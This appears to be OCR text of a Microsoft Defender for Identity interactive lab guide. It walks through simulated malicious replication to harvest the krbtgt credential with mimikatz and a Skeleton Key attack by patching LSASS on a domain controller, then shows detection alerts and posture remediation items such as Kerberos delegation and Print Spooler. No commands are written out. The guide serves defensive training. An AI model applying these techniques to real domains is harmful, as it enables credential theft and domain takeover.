
Next, click the run command activity to see its parameters and other details.



Malicious replication is a method that allows an attacker to replicate user information using Domain Admin or equivalent credentials. Malicious replication essentially allows an attacker to remotely harvest a credential. The most critical account to attempt to harvest is "krbtgt" as it's the master key used to sign all Kerberos tickets.


The two common hacking tool sets that allow attackers to attempt malicious replication are mimikatz and Core Security's Impacket.

From the VictimPC, in the context of Samira, let's execute a mimikatz command.



Returning to the Cloud App Security portal, we can see that Defender is aware of the malicious replication we simulated from VictimPC.

Open the alert to see what it says.




Another domain dominance method attackers use is known as **Skeleton Key**. In a Skeleton Key attack, users can still sign in with their normal password, but each of their accounts is also given a master password. The new master password (or Skeleton Key) gives anyone who knows it the ability to masquerade as any user at any time.

A Skeleton Key attack is achieved by patching the LSASS.exe process on the domain controller, forcing users to authenticate via a downgraded encryption type.


Let's use a Skeleton Key to see how this type of attack works.

First, in the context of Samira, we'll move mimikatz to the domain controller.




We successfully patched the LSASS process on the domain controller.


Next, on VictimPC, let's open a new command prompt in the context of Jeff.





When prompted, use the wrong password on purpose. This action proves that the account still has a password after executing the attack.





Remediation





Identity security posture - Cloud
https://holatp187845.portal.cloudappsecurity.com/#/identity-security-posture
Cloud App Security
Identity Security Posture
Dashboard
Discover
Investigate
Activity log
Files
Users and accounts
Security configuration
Identity security posture
OAuth apps
Connected apps (1)
Control
Alerts
1 - 11 of 11 Improvement actions
Improvement action
Related entities
Security assessment report
Urgency
Resolution
Stop clear text credentials exposure
3
Entities exposing credentials in clear text
High
OPEN
Stop legacy protocols communication
2
Legacy protocols usage
High
OPEN
Stop weak cipher usage
0
Weak cipher usage
COMPLETED
Modify unsecure Kerberos delegations
5
Unsecure Kerberos delegation
High
OPEN
Disable Print spooler service on domain controllers
5
Domain controllers with Print Spooler service available
High
OPEN
Remove dormant entities from sensitive groups
4
Dormant entities in sensitive groups
High
OPEN
Install Azure ATP sensors on all Domain Controllers
1
Unmonitored domain controllers
High
OPEN
Deploy Microsoft LAPS on every windows device
2
Microsoft LAPS usage
High
OPEN
Reduce lateral movement path risk to sensitive entities
0
Risky lateral movement paths
COMPLETED
Remove unsecure SID history attributes from entities
0
Unsecure SID history attributes
COMPLETED
Click or tap Stop clear text credentials exposure.
Defender for Identity offers a number of improvement actions to reduce your potential risk. Let's look at some of the actions marked as high urgency.
First, select Stop clear text credentials exposure.
03:30


Unsecure Kerberos delegation
https://holatp187845.portal.cloudappsecurity.com/#/identity-security-posture/unsecure-kerberos-delegations
Cloud App Security
Identity Security Posture > Unsecure Kerberos delegation
Improvement actions
Modify unsecure Kerberos delegations
High
Send us feedback...
Report description
All detected entities with unsecure Kerberos delegations posing a security risk. Learn why this is important to remediate and create an action plan
1 - 5 of 5 entities with unsecure Kerberos delegations
Entity
Type
Delegation type
W10-000000-Lap
Device
Unconstrained
W10-000006-Lap
Device
Unconstrained
W10-000010-Lap
Device
Unconstrained
user2
Account
Unconstrained
user3
Account
Unconstrained
Click or tap Identity security posture.
Defender detected five entities with unsecure Kerberos delegations.
01:43


Identity security posture - Cloud
https://holatp187845.portal.cloudappsecurity.com/#/identity-security-posture/print-spooler
Cloud App Security
Identity Security Posture
1 - 11 of 11 Improvement actions
Improvement action
Related entities
Security assessment report
Urgency
Resolution
Stop clear text credentials exposure
3
Entities exposing credentials in clear text
High
OPEN
Stop legacy protocols communication
2
Legacy protocols usage
High
OPEN
Stop weak cipher usage
0
Weak cipher usage
COMPLETED
Modify unsecure Kerberos delegations
5
Unsecure Kerberos delegation
High
OPEN
Disable Print spooler service on domain controllers
5
Domain controllers with Print Spooler service available
High
OPEN
Remove dormant entities from sensitive groups
4
Dormant entities in sensitive groups
High
OPEN
Install Azure ATP sensors on all Domain Controllers
1
Unmonitored domain controllers
High
OPEN
Deploy Microsoft LAPS on every windows device
2
Microsoft LAPS usage
High
OPEN
Reduce lateral movement path risk to sensitive entities
0
Risky lateral movement paths
COMPLETED
Remove unsecure SID history attributes from entities
0
Unsecure SID history attributes
COMPLETED
Click or tap Domain controllers with Print Spooler service available.
Any authenticated user can remotely connect to a domain controller's print spooler service and request an update on new print jobs. In addition, users can tell the domain controller to send the notification to the system with unconstrained delegation. While seemingly harmless, these actions test the connection and expose the domain controller computer account credential.
Select Domain controllers with Print Spooler service available.
01:35


Identity security posture - Cloud
https://holatp187845.portal.cloudappsecurity.com/#/identity-security-posture
Cloud App Security
Dashboard
Discover
Investigate
Activity log
Files
Users and accounts
Security configuration
Identity security posture
OAuth apps
Connected apps (1)
Control
Alerts
Identity Security Posture
1 - 11 of 11 Improvement actions
Improvement action
Related entities
Security assessment report
Urgency
Resolution
Stop clear text credentials exposure
3
Entities exposing credentials in clear text
High
OPEN
Stop legacy protocols communication
2
Legacy protocols usage
High
OPEN
Stop weak cipher usage
0
Weak cipher usage
—
COMPLETED
Modify unsecure Kerberos delegations
5
Unsecure Kerberos delegation
High
OPEN
Disable Print spooler service on domain controllers
5
Domain controllers with Print Spooler service available
High
OPEN
Remove dormant entities from sensitive groups
4
Dormant entities in sensitive groups
High
OPEN
stall Azure ATP sensors on all Domain Controllers
1
Unmonitored domain controllers
High
OPEN
eploy Microsoft LAPS on every windows device
2
Microsoft LAPS usage
High
OPEN
Reduce lateral movement path risk to sensitive entities
0
Risky lateral movement paths
—
COMPLETED
Remove unsecure SID history attributes from entities
0
Unsecure SID history attributes
—
COMPLETED
Click or tap Remove dormant entities from sensitive groups.
Accounts can become dormant if they are not used for 180 days. Dormant sensitive entities are targets of opportunity for malicious actors to gain elevated access to your organization.
Select Remove dormant entities from sensitive groups.
00:58


Interactive guide
Defender for Identity
Identify attacks
Investigate behavior
Reduce vulnerabilities
Microsoft
You've just learned how Microsoft Defender for Identity can help you identify reconnaissance attacks, investigate attacker behavior inside your network, and provide recommendations on reducing domain vulnerabilities.
00:25